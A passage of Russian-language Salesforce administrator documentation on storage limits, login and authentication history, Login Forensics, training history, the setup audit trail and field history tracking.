<tr><td>Enterprise Edition</td><td rowspan="2">120 Мб</td></tr>
<tr><td>Performance Edition</td></tr>
<tr><td>Unlimited Edition</td><td></td><td></td><td></td></tr>
<tr><td>Developer Edition</td><td>5 Мб</td><td rowspan="2">—</td><td rowspan="2">20 Мб</td><td rowspan="2">—</td></tr>
<tr><td>Personal Edition</td><td>20 Мб (примерно 10 000 записей)</td></tr>
</table>

Если организация использует настраиваемые лицензии пользователя, обратитесь в компанию Salesforce для определения лицензий, поддерживающих дополнительное хранилище. Описание лицензий пользователя см. в разделе «Общие сведения о лицензиях пользователя».

Просмотр использования хранилища

Чтобы просматривать текущий объем использования хранилища, введите *«Использование хранилища»* в поле «Быстрый поиск», затем выберите **«Использование хранилища»**. Данная страница отображает доступный объем хранилища данных и хранилища файлов, объем используемого хранилища на каждый тип записи, имена пользователей с

наибольшими показателями использования и файлы по убыванию размера. Чтобы просмотреть типы данных отдельного пользователя, щелкните его имя.

Все версии, кроме Personal Edition, позволяют администраторам просматривать использование хранилища по пользователям.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните имя любого пользователя.
3. Чтобы просмотреть использование хранилища по типу записи для отдельного пользователя, щелкните ссылку **«Просмотр»** напротив поля «Использованное пространство данных» или «Использованное пространство файлов».

Объем хранилища рассчитывается асинхронно, а сведения об использовании хранилища организации обновляются позже. Помните об этом при импортировании или добавлении большого числа записей или файлов.

Отдельные пользователи могут просматривать использование хранилища на странице личных сведений.

Увеличение хранилища

Чтобы воспользоваться дополнительным хранилищем, рекомендуем увеличить текущее ограничение по объему хранилища или сократить использование хранилища.

- Приобретите дополнительное хранилище или добавьте лицензии пользователя в версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition.
- Удалите устаревшие интересы или контакты.
- Удалите любые ненужные вложения.
- Удалите файлы в приложении Salesforce CRM Content.

Рекомендации по хранилищу

Ниже перечислены рекомендации по планированию объема хранилища.

- Организации-лица учитываются в хранилище организаций и контактов, поскольку каждая организация-лицо состоит из одной организации и одного контакта.
- Архивные действия учитываются хранилищем.
- Активные и архивные продукты, прайс-листы, записи прайс-листа и активы не учитываются хранилищем.

Отслеживание журнала входов

Администраторы могут отслеживать все попытки входа для организации и включенных порталов или сообществ. Страница «Журнал входов» отображает последние 20 000 попыток. Чтобы просмотреть дополнительные записи, загрузите сведения в виде CSV- или GZIP-файла.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания входов:
- Управление пользователями

Загрузка журнала входов

При необходимости загрузите CSV- или GZIP-файл, содержащий входы пользователей в организацию Salesforce за последние шесть месяцев или первые 20 000 попыток входа.

1. Введите строку *«Журнал входов»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Журнал входов»**.
2. Выберите формат файла для загрузки.
   - **«CSV-файл Excel»**. Загрузите CSV-файл, содержащий входы пользователей за последние шесть месяцев или первые 20 000 попыток входов. Данный отчет охватывает входы, выполненные посредством интерфейса API.
   - **«Архивный CSV-файл Excel»**. Загрузите CSV-файл, содержащий входы пользователей за последние шесть месяцев или первые 20 000 попыток входов. Данный отчет охватывает входы, выполненные посредством интерфейса API. Сжатие файла позволяет значительно сократить время его загрузки.
3. Выберите содержимое файла. Значение «Все входы» охватывает входы посредством API.
4. Нажмите кнопку **«Загрузить!»**.

Прим.: Устаревшие версии приложения Microsoft Excel не поддерживают файлы, содержащие более 65 536 строк. Дополнительную информацию об открытии большого файла в приложении Excel см. в статье Центра справки и поддержки Microsoft об обработке больших файлов.

Создание списковых представлений

При необходимости создайте списковые представления, отсортированные по времени входа и URL-адресу входа. Например, создайте представление всех входов, выполненных за определенный интервал времени. Подобно стандартному представлению, настраиваемое представление отображает последние 20 000 входов.

1. Щелкните ссылку **«Создать новое представление»** на странице «Журнал входов».
2. Введите имя, которое должно отображаться в раскрывающемся списке «Просмотр».
3. Определите критерии фильтрации.
4. Выберите нужные поля.

   Разрешается выбирать не более 15 полей. Представление может содержать только те поля, которые доступны в макете страницы. Поля типа «Область текста» отображают не более 255 символов.

   Прим.: Ввиду особенностей геолокационной технологии, точность полей геолокации (например, страна, город, почтовый индекс) может изменяться.

Просмотр журнала входов

При необходимости просмотрите личный журнал входов.

1. Введите строку *«Журнал входов»* в поле «Быстрый поиск» на странице личных параметров и выберите пункт **«Журнал входов»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Чтобы загрузить CSV-файл журнала входов за последние шесть месяцев или первые 20 000 попыток входов, щелкните ссылку **«Загрузить»**.

Прим.: Из соображений безопасности экспорт данных из организации Salesforce может быть выполнен только после проверки подлинности пользователя CAPTCHA. Эта элементарная проверка на основе ввода текста позволяет предотвратить доступ вредоносных программ к данным организации. Чтобы пройти проверку, пользователи должны правильно ввести два слова в показанное текстовое поле области наложения. Введенные в текстовое поле слова должны отделяться пробелом.

Единая регистрация посредством SAML

Если организация использует сертификаты поставщика удостоверений единой регистрации SAML, то журнал входов также отображает входы, выполненные посредством единой регистрации.

Мой домен

При использовании функции «Мой домен» система позволяет определять пользователей, выполняющих вход посредством нового URL-адреса, и время входа. Введите строку *«Журнал входов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Журнал входов»** и просмотрите столбцы «Пользователь» и «URL-адрес входа».

Пользователи, управляющие лицензиями

На странице журнала входов иногда приводятся внутренние пользователи с именами в формате `033*********2@00d2********db`. Эти пользователи связаны с приложением License Management, которое управляет количеством лицензий, используемых в организации подписчика. Эти внутренние пользователи могут отображаться в организации по управлению лицензиями и в организациях подписчиков с установленным пакетом AppExchange, управляемый приложением License Management.

СМ. ТАКЖЕ:

Журнал проверки подлинности

Журнал проверки подлинности

Администратор может использовать журнал проверки подлинности для отслеживания и ревизии до 20 000 записей о попытках проверки подлинности пользователей в организации за последние шесть месяцев. Например, предположим, что двухфакторная проверка подлинности включена во время входа пользователя в систему. После успешного ввода пользователем контролируемого по времени разового пароля для доказательства подлинности эти сведения записываются в журнал проверки подлинности.

Чтобы открыть журнал проверки подлинности, введите строку *«Журнал проверки»* в поле «Быстрый поиск» меню «Настройка», затем выберите пункт **«Журнал проверки подлинности»**. Чтобы просмотреть дополнительную информацию, например примерное географическое положение в момент проверки, создайте настраиваемое представление и добавьте нужные столбцы.

ВЕРСИИ

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля проверки подлинности

По умолчанию отображаются следующие поля.

Поле	Описание
Time	Время попытки проверки подлинности. Часовой пояс — среднее время по Гринвичу (GMT).
Попытка проверки	Код попытки проверки. Проверка может включать несколько попыток и использовать различные методы проверки. Например, на сеансе пользователь вводит неверный код проверки (первая попытка). Затем пользователь вводит правильный код и успешно проходит проверку подлинности (вторая попытка). Обе попытки являются частью одной проверки и, следовательно, имеют один и тот же код.
Username	Имя пользователя, который запрашивает проверку подлинности.
Сообщение о действии	Текст, который пользователь видит на экране или в Salesforce Authenticator при попытке проверить подлинность. Например, если проверка подлинности требуется для входа пользователя, отображается сообщение «Попытка входа с систему Salesforce». В этом случае сообщение о действии будет следующим: «Вход в систему Salesforce». Исключение — если действием пользователя будет «Действие, заданное Apex». В этом случае сообщение о действии может быть настраиваемым описанием, переданным методом Apex. Если пользователь проверяет подлинность с помощью приложения Salesforce Authenticator версии 2 или более поздней, в приложении отобразится настраиваемое описание и журнал проверок. Если настраиваемое описание не задано, в журнале проверок отобразится название метода Apex.

Поле	Описание
	Прим.: Если пользователь пытается получить доступ к связанному приложению, а это приложение было переименовано или удалено после попытки проверки, в этом поле будет отображаться исходное название связанного приложения.
Инициировано	Политика или параметр безопасности проверки подлинности. • Метод Apex — проверка подлинности выполнена по методу проверки Apex. • Активация устройства — проверка подлинности, необходимая для входов пользователей с нераспознанного устройства или нового IP-адреса. Такая проверка является частью проверки подлинности Salesforce, основанной на оценке риска. • Регистрация имени учетной записи Lightning — проверка подлинности, необходимая для пользователей, регистрирующих имя учетной записи Lightning. Эта проверка запускается, когда пользователь пытается зарегистрироваться. Пользователи могут зарегистрироваться при наличии полномочия «Зарегистрированный пользователь Lightning» и включенном параметре «Разрешить имя учетной записи Lightning» в разделе «Параметры сеанса» для организации. • Требуется высоконадежный сеанс — для доступа к источнику требуется высоконадежный сеанс. Такая проверка инициируется, когда пользователь пытается получить доступ к ресурсу, например подключенному приложению, отчету или панели мониторинга, которому требуется уровень высоконадежного сеанса. • Имя учетной записи Lightning — проверка подлинности, необходимая для пользователей, которые входят в систему с помощью имени учетной записи Lightning. Эта проверка запускается, когда зарегистрированный пользователь пытается войти в систему. Пользователи могут войти при наличии полномочия «Зарегистрированный пользователь Lightning», успешной регистрации имени учетной записи Lightning и включенном параметре «Разрешить имя учетной записи Lightning» в разделе «Параметры сеанса» для организации. • Политика на уровне сеансов профиля — уровень безопасности сеанса, необходимый для входа. Эта проверка инициируется параметром «При входе

Поле	Описание
	требуется уровень безопасности сеанса» в профиле пользователя. • Требуется двухфакторная проверка подлинности — при входе требуется двухфакторная проверка подлинности. Эта проверка инициируется полномочием пользователя «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса», назначенным настраиваемому профилю. Или полномочие пользователя входит в набор полномочий, назначенный пользователю.
Метод	Метод, с помощью которого пользователь пытается проверить подлинность в событии проверки. • Сообщение эл. почты — Salesforce отправляет сообщение эл. почты с кодом проверки по адресу, указанному в учетной записи пользователя. • Регистрация имени учетной записи Lightning — Salesforce Authenticator отправляет уведомление на мобильное устройство пользователя для регистрации имени учетной записи Lightning. • Разовый пароль — приложение средства проверки подлинности генерирует контролируемый по времени разовый пароль (TOTP) на мобильном устройстве пользователя. • Вход в систему с помощью имени учетной записи Lightning — Salesforce Authenticator отправляет уведомление на мобильное устройство пользователя для разрешения входа с помощью имени учетной записи Lightning. • Средство проверки подлинности Salesforce Authenticator — Salesforce Authenticator отправляет уведомление на мобильное устройство пользователя для проверки активности учетной записи. • Временный код проверки — администратор или пользователь Salesforce с полномочием «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса», сгенерировавший временный код проверки для пользователя. • Текстовое сообщение — Salesforce отправляет сообщение с кодом проверки на мобильное устройство пользователя. • Ключ безопасности U2F — ключ безопасности U2F, генерирующий необходимые регистрационные данные для пользователя.

Поле	Описание
Статус	Статус попытки проверки подлинности. • Доступ запрещен — пользователь отклонил запрос на утверждение в приложении средства проверки подлинности, например Salesforce Authenticator. • Доступ запрещен: отмечено пользователем — пользователь отклонил запрос на утверждение в приложении средства проверки подлинности, например Salesforce Authenticator, а также отметил запрос на утверждение для отчета перед администратором. • Ошибка: общего характера — ошибка, вызванная чем-нибудь другим, отличным от неверного кода проверки, слишком большого количества попыток проверки или подключением приложения средства проверки подлинности. • Ошибка: неверный код проверки — пользователь предоставил неверный код проверки. • Ошибка: исправимая — Salesforce не может обратиться к приложению средства проверки подлинности для осуществления проверки, но выполнит повторную попытку. • Ошибка: слишком много попыток — пользователь пытался проверить подлинность слишком много раз. Например, пользователь неоднократно вводил неверный код проверки. • Успешное выполнение — подлинность пользователя была проверена. • Успешное выполнение: автоматизированный ответ — Salesforce Authenticator одобрил запрос на доступ, поскольку он поступил из доверенного расположения. После включения служб расположения в Salesforce Authenticator пользователи могут указывать доверенные места. При наличии доверия к расположению для конкретного действия, например входа с распознанного устройства, это действие утверждается с доверенного расположения, пока местоположение остается доверенным. • Запрашиваемый пользователь: ожидание ответа — Salesforce предлагает пользователю проверить подлинность и ожидает ответа пользователя или отправки автоматизированного ответа средством Salesforce Authenticator.
Время входа	Время попытки входа, в часовом поясе GMT.

Поле	Описание
IP-адрес источника	IP-адрес компьютера, с которого пользователь выполняет действие, для которого требуется проверка подлинности. Например, IP-адрес компьютера, с которого пользователь пытается выполнить вход или получить доступ к отчетам. Если это не действие входа, для которого требуется проверка, IP-адрес может отличаться от адреса входа пользователя в систему. Это может быть адрес IPv4 или IPv6.
Расположение	Страна фактического местонахождения IP-адреса пользователя. Данное значение не локализуется. Ввиду особенностей геолокационной технологии, точность полей геолокации (например, страна, город, почтовый индекс) может изменяться.

Можно отобразить следующие поля путем создания настраиваемого представления. В описании IP-адрес — это адрес компьютера, с которого пользователь выполняет действие, требующее проверки подлинности. Ввиду особенностей геолокационной технологии, точность полей геолокации (например, страна, город, почтовый индекс) может изменяться.

Поле	Описание
Город	Город фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.
Связанное приложение	Имя и ссылка на связанное приложение, к которому пользователь пытался получить доступ. Если связанное приложение было переименовано с момента попытки проверки пользователя, будет отображаться новое имя. Если связанное приложение было удалено с момента попытки проверки пользователя, будет отображаться «Недоступно».
Страна	Страна фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.
CountryIso	Код ISO 3166 для страны фактического местонахождения IP-адреса пользователя. Дополнительную информацию см. на странице «Коды стран — ISO 3166».
Широта	Широта фактического местонахождения IP-адреса пользователя.
Тип входа	Тип входа, например приложение, OAuth или SAML.
Долгота	Долгота фактического местонахождения IP-адреса пользователя.
Почтовый индекс	Почтовый индекс фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.

Поле	Описание
Подразделение	Имя подразделения фактического местонахождения IP-адреса пользователя. В США это значение обычно соответствует названию штата (например, Пенсильвания). Данное значение не локализуется.
Действие пользователя	Действие пользователя, для которого требуется проверка подлинности. • Доступ к подключенному приложению — пользователь пытался получить доступ к подключенному приложению. • Доступ к отчетам — пользователь пытался получить доступ к отчетам или панелям мониторинга. • Действие, заданное Apex — пользователь пытался получить доступ к ресурсу Salesforce с помощью метода проверки Apex. • Экспорт и печать отчетов — пользователь пытался экспортировать или распечатать отчеты или панели мониторинга. • Вход в Salesforce — пользователь пытался войти в систему.

СМ. ТАКЖЕ:

Отслеживание журнала входов

Делегированное управление задачами двухфакторной проверки подлинности

Отслеживание входа в систему при помощи инструментов отслеживания входа

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Средства отслеживания входа помогают администраторам лучше определять, поведение какого пользователя является допустимым. Это необходимо для того, чтобы предотвратить подлог удостоверений в Salesforce.

Подлог удостоверений — одно из наиболее опасных действий для компаний. С учетом количества входов в организацию в течение дня или даже часа специалистам может быть трудно определить, нарушена ли безопасность учетной записи того или иного пользователя.

Средства отслеживания входа помогают распознать подозрительные действия при входе. Они предоставляют данные для доступа ключевого пользователя, в том числе:

- Среднее количество входов конкретного пользователя в течение указанного временного периода
- Кто входил в систему больше раз, чем составляет среднее значение
- Кто вошел во время, отличное от рабочего
- Кто вошел с подозрительного диапазона IP-адресов

Перед использованием этой функции необходимо ознакомиться с некоторой базовой терминологией.

Событие
: Событие — это любое действие, произошедшее в Salesforce, в том числе щелчки пользователей, изменения состояния записей и замеры различных значений. События нельзя скрыть, при этом каждое из них имеет временную отметку.

Событие входа
: Отдельный экземпляр события входа пользователя в организацию. События входа похожи на журнал входа в Salesforce. Однако вы можете добавить сведения заголовка `HTTP` в события входа, что сделает их расширяемыми.

Журнал входов
: Журнал входов, который могут получить администраторы путем загрузки информации в файл `.cvs` и `.gzip`. Журнал доступен через меню «Настройка» и через API. Эти данные имеют ограничения, связанные с индексацией и журналом.

Администраторы могут отслеживать события посредством объекта LoginEvent. Для отслеживания событий входа отсутствует пользовательский интерфейс. Используйте Force.com IDE, Workbench или другие средства разработки для взаимодействия с этой функцией.

Рекомендации по использованию Login Forensics
Перед началом использования Login Forensics ознакомьтесь с некоторыми рекомендациями.

Включение Login Forensics
Выполните быструю однократную установку этой функции для сбора данных о событиях входа в организации.

Рекомендации по использованию Login Forensics

Перед началом использования Login Forensics ознакомьтесь с некоторыми рекомендациями.

- Эта функция действует только в API-интерфейсе. В пользовательском интерфейсе нельзя просматривать события.
- События входа сохраняются по умолчанию в течение 10 лет.
- Поскольку Login Forensics использует технологию асинхронной организации очереди наподобие вызовов `@future` в Apex, данные входа в систему могут быть отложены при запросе.

ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


Чем Login Forensics отличается от журнала входов и строками журнала входа?

Функция	Login Forensics	Журнал входов	Строки журнала входа
Стандартный объект или файл	LoginEvent	LoginHistory	EventLogFile (тип события входа)
Срок хранения данных до удаления	10 лет	6 месяцев	30 дней
Хранилище	HBase	Oracle	Oracle
Доступ	API	Пользовательский интерфейс настройки, API	API для загрузки, панель мониторинга Wave
Полномочия	Просмотр событий Login Forensics	Управление пользователями	Просмотр файлов журнала событий

Функция	Login Forensics	Журнал входов	Строки журнала входа
Возможность расширения	Да, с помощью поля AdditionalInfo	Нет	Нет
Пакетирование	Включено в дополнение Event Monitoring	Включено во все организации	Включено в дополнение Event Monitoring

Выполняется ли регистрация событий в режиме, близком к реальному времени?

Да. Да, но что значит «режим, близкий к реальному времени»? Это значит, что возможна небольшая задержка между моментом события и временем, когда информация становится доступна по запросу. Вы можете отслеживать события в режиме, близком реальному времени. Вычислите разность значений полей EventDate и CreatedDate, чтобы определить примерное время регистрации событий. В этом примере Workbench показана разница во времени.



Включение Login Forensics

Выполните быструю однократную установку этой функции для сбора данных о событиях входа в организации.

Включить Login Forensics можно на странице «Настройка отслеживания событий» в области «Настройка».

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Login Forensics
- Изменение всех данных

Отслеживание журнала обучения

Вам как администратору важно проверять посещаемость занятий по эффективной работе с системой Salesforce. Журнал занятий содержит все занятия Salesforce, пройденные пользователями.

Администраторы могут просмотреть журнал занятий в настройках, для этого необходимо ввести строку *«Журнал занятий»* в поле «Быстрый поиск», затем выбрать пункт **«Журнал занятий»**. Чтобы зарегистрировать свое посещение в журнале обучения, пользователь должен заполнить интерактивную форму отзыва, доступную по завершении занятия.

Прим.: Если данная ссылка не отображается в разделе **«Управление пользователями»**, следовательно, организация использует новую систему. Отчеты по обучению на вкладке «Мои обращения» портала «Справка и обучение» доступны только администратору данного портала. Чтобы получить доступ, обратитесь в компанию Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра журнала обучения:

- Управление пользователями

Отслеживание изменений в настройке

В контрольном журнале настройки отслеживаются последние изменения в настройке организации, внесенные текущим пользователем и другими администраторами. Контрольный журнал особенно полезен организациям с несколькими администраторами.

Чтобы просмотреть контрольный журнал, в разделе «Настройка» введите *«Просмотр контрольного журнала настройки»* в поле «Быстрый поиск», затем выберите **«Просмотр контрольного журнала настройки»**. Чтобы загрузить полный журнал настройки организации за последние 180 дней, щелкните **«Загрузить»**.

В журнале отображается 20 последних изменений настроек, внесенных для вашей организации. Журнал содержит дату, тип и автора изменения. Если представитель (например, администратор или сотрудник службы поддержки клиентов) меняет настройки от имени конечного пользователя, то столбец «Делегированный пользователь» содержит имя данного представителя. Например, если пользователь предоставляет полномочия входа администратору, который изменяет настройки, то столбец содержит имя данного администратора.

В контрольном журнале настроек фиксируются эти изменения.

Настройка	Отслеживаемые изменения
Администрирование	• Сведения о компании, стандартные параметры (например, язык и регион) и сообщения компании • Мультивалюта

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра контрольного журнала:

- Просмотр настройки и конфигурации

Настройка	Отслеживаемые изменения
	• Пользователи, роли, наборы полномочий, профили и пользователи портала • Адреса эл. почты любого пользователя • Удаление вложений эл. почты, отправленных в виде ссылок • Нижние колонтитулы эл. почты, включая их создание, правку и удаление • Типы записей, включая создание или переименование типов записей и назначение типов записей профилям • Подразделения, включая создание, правку, перенос и смену подразделения пользователя по умолчанию • Сертификаты, добавление и удаление • Имена доменов • Включение или выключение системы Salesforce в качестве поставщика удостоверений
Настройка	• Параметры пользовательского интерфейса, такие как сворачиваемые разделы, быстрое создание, всплывающие сведения, всплывающие ссылки связанного списка • Макеты страниц, действий и поиска • Компактные макеты • Меню навигации Salesforce1 • Встроенное редактирование • Настраиваемые поля и параметры безопасности уровня поля, включая формулы, значения раскрывающегося списка и атрибуты полей (например, формат полей автонумерации, управление полями или маскирование зашифрованных полей) • Параметры интересов, правила назначения интересов и очереди интересов • Параметры действий • Параметры поддержки, часы работы, правила назначения обращений и перевода на следующий уровень, а также очереди обращений • Запросы в службу поддержки клиентов Salesforce • Имена вкладок, включая восстановление исходных имен вкладок • Настраиваемые приложения (включая приложения консоли Salesforce), настраиваемые объекты и вкладки • Параметры контракта • Параметры прогноза • Email-to-Case и On-Demand Email-to-Case, включение или выключение функции • Настраиваемые кнопки, ссылки и элементы S-Control, включая переопределение стандартных кнопок • Функция планирования с помощью перетаскивания, включение или выключение. • Похожие возможности, включение, выключение или настройка • Сметы, включение и выключение • Группы категорий данных, категорий данных и назначение групп категорий для объектов • Типы статей • Группы категорий и категории

Настройка	Отслеживаемые изменения
	• Параметры Salesforce Knowledge • Параметры идей • Параметры ответов • Мониторинг полей в лентах • Параметры влияния кампаний • Важные обновления, активация и деактивация • Уведомления Chatter по эл. почте, включение и отключение • Параметры создания новых пользователей Chatter для приглашений и доменов эл. почты, включение или отключение • Правила проверки
Безопасность и общий доступ	• Общедоступные группы, правила общего доступа и единый общий доступ, включая параметр «Предоставить доступ с использованием иерархий» • Политики паролей • Сбросы паролей • Параметры сеанса, такие как время ожидания сеанса (за исключением параметров профиля **«Сеанс завершается после»** и **«Затребовать уровень безопасности сеанса при входе в систему»**) • Делегированные группы администрирования и элементы, которыми управляют делегированные администраторы (изменения настроек, сделанные такими администраторами, также фиксируются) • Lightning Login, включение и отключение, регистрация и отзыв логина • Количество записей, удаленных пользователем из собственной корзины и корзины организации • Параметры конфигурации SAML (язык разметки, предусматривающий безопасность данных) • Сертификаты Salesforce • Поставщики удостоверений, включение и отключение • Именованные регистрационные данные • Поставщики услуг • Настройка шифрования платформы Shield
Управление данными	• Использование пакетного удаления, включая случаи, когда объем пакетного удаления превышает размеры Корзины пользователя • Запросы на экспорт данных • Использование пакетного переноса • Отчетные снимки, включая определение, удаление, изменение исходного отчета или целевого объекта в отчетном снимке • Использование мастера импорта данных • Удаление безопасной среды
Разработка	• Классы и триггеры Apex

Настройка	Отслеживаемые изменения
	• Страницы Visualforce, настраиваемые компоненты и статические ресурсы • Страницы Lightning • Шаблоны ссылок действий • Настраиваемые параметры • Настраиваемые типы метаданных и записи • Определения удаленного доступа • Параметры Force.com Sites
Различные настройки	• Уведомление с данными об использовании API, создание • Территории • Параметры автоматизации процесса • Процессы утверждения • Действия бизнес-правил, создание и удаление • Файлы Visual Workflow • Установленные или удаленные пакеты Force.com AppExchange
Использование приложения	• Параметры продаж для групп, работающих с организациями и потенциальными клиентами • Активация служб Google Apps • Параметры мобильной конфигурации, включая наборы данных, мобильные представления и исключенные поля • Пользователи с полномочием на управление внешними пользователями, выполнившие вход на партнерский портал в качестве пользователя-партнера • Вход пользователей с полномочием «Редактирование пользователей портала самообслуживания» на клиентский портал Salesforce в качестве пользователя клиентского портала • Организации партнерского портала, включение и отключение • Организации клиентского портала Salesforce, отключение • Клиентский портал Salesforce, включение и отключение • Создание нескольких клиентских порталов • Процессы прав и шаблоны прав, изменение или создание • Функция самостоятельной регистрации на клиентском портале Salesforce, включение или выключение • Пользователи клиентского или партнерского портала, включение или отключение

СМ. ТАКЖЕ:

Проверка работоспособности средств безопасности

Отслеживание журнала поля

Некоторые поля могут быть выбраны для отслеживания и отображения журнала поля в связанном списке объекта «Журнал». Данные журнала поля хранятся не более 18 месяцев.

Ниже перечислены стандартные объекты, которые, подобно настраиваемым объектам, поддерживают отслеживание журнала поля.

- Организации
- Статьи
- Активы
- Кампании
- Обращения
- Контакты
- Контракты
- Элементы строки контракта
- Права
- Интересы
- Возможности
- Заказы
- Заказать продукты
- Продукты
- Сервисные контракты
- Решения

ВЕРСИИ

Доступно в версиях: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Стандартные объекты недоступны в версии **Database.com Edition**.

Изменение любого из этих полей добавляет новую запись в связанный список «Журнал». Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Не все типы полей доступны для отчетов по архивным трендам. Отслеживание некоторых изменений (например, расширение обращений) не может быть отключено.

Прим.: После выпуска Spring'15 дополнительное расширение журнала поля, превышающее текущие ограничения, потребует приобретения дополнительного компонента «Контрольный журнал поля». Активация подписки на дополнительный компонент инициирует изменение хранилища журнала поля в соответствии со связанной политикой хранения. При использовании организации, созданной до июня 2011 года, и наличии фиксированных ограничений срок хранения журнала поля Salesforce может быть бесконечным. При использовании организации, созданной после июня 2011 года, и отказе от приобретения дополнительного компонента журнал поля хранится не более 18 месяцев.

Ниже представлены рекомендации по отслеживанию журнала поля.

- Изменения, внесенные в поля длиною более 255 символов, отслеживаются при редактировании; их предыдущие и новые значения не регистрируются.
- Значения отслеживаемых полей не переводятся автоматически, а отображаются на языке их создания. Например, если поле изменяется с *`Green`* до *`Verde`*, *`Verde`*, отображается независимо от языка пользователя, кроме случаев перевода данного значения на другие языки с помощью средства перевода. Данное правило также применяется к типам записей и значениям раскрывающихся списков.
- Изменения, внесенные в метки настраиваемых полей, которые переведены с помощью средства перевода, отображаются на языке пользователя, просматривающего связанный список «Журнал». Например, если метка настраиваемого поля «`Red`» переведена на русский язык («Красный»), то переведенная метка «Красный» отображается при использовании региона «Русский (Россия)». В противном случае отображается исходная метка настраиваемого поля («`Red`»).

- Изменения, внесенные в поля дат, поля чисел и стандартные поля, отображаются на языке пользователя, просматривающего связанный список «Журнал». Например, изменение, внесенное в поле даты *«Август 5, 2012»*, отображается как *«08.05.12»* для региона «Английский (Соединенные Штаты)» или *«05.08.12»* для региона «Английский (Соединенное Королевство)».
- Если триггер вызывает изменение объекта, недоступного текущему пользователю для редактирования, то данное изменение не отслеживается, так как журнал поля учитывает полномочия текущего пользователя.

Отслеживание журнала поля для стандартных объектов

Включение отслеживания журнала поля для стандартных объектов выполняется в разделе параметров управления объекта.

Отслеживание журнала поля для настраиваемых объектов

Включение отслеживания журнала поля для настраиваемых объектов выполняется в разделе параметров управления объекта.

Отключение отслеживание журнала поля

Отключение отслеживания журнала поля выполняется в разделе параметров управления объекта.

Контрольный журнал поля

Функция «Контрольный журнал поля» позволяет задавать политику для сохранения архивных данных журнала поля не более 10 лет, независимо от функции отслеживания журнала поля. Данная функция гарантирует соответствие нормативным правилам отрасли в отношении возможности аудита и хранения данных.

СМ. ТАКЖЕ:

Отслеживание журнала поля для стандартных объектов

Отслеживание журнала поля для настраиваемых объектов

Контрольный журнал поля

Отключение отслеживание журнала поля

Отслеживание журнала поля для стандартных объектов

Включение отслеживания журнала поля для стандартных объектов выполняется в разделе параметров управления объекта.

Прежде чем включить функцию отслеживания журнала поля для организаций при использовании организаций-компаний и организаций-лиц, просмотрите рекомендации ниже.

- Отслеживание журнала поля для организаций влияет на организации-компании и организации-лица.
- Включение функции отслеживания журнала поля для организаций-лиц не инициирует включение функции отслеживания журнала поля для личных контактов.

Чтобы настроить функцию отслеживания журнала поля, выполните указанные ниже действия.

1. В разделе настроек управления для объекта, журнал полей которого требуется отследить, перейдите в раздел «Поля».
2. Нажмите кнопку **«Настроить отслеживание журналов»**.

   Совет: При включении функции отслеживания для объекта убедитесь, что макеты страниц содержат связанный список объекта «Журнал».

3. Установите флажок «Включить журнал организации» для организаций, «Включить журнал контакта» для контактов, «Включить журнал интереса» для интересов или «Включить журнал возможности» для возможностей.
4. Выберите нужные поля.

   Разрешается выбирать не более 20 стандартных и настраиваемых полей для каждого объекта. Данное ограничение распространяется на поля организаций-компаний и организаций-лиц.

   Отслеживание некоторых изменений (например, расширение обращений) не может быть отключено.

   Ниже перечислены поля, недоступные для отслеживания.

   - Поля формулы, сводного резюмирования и автонумерации
   - Поля «Создал» и «Последнее изменение сделано»
   - Поле возможностей «Ожидаемый доход»
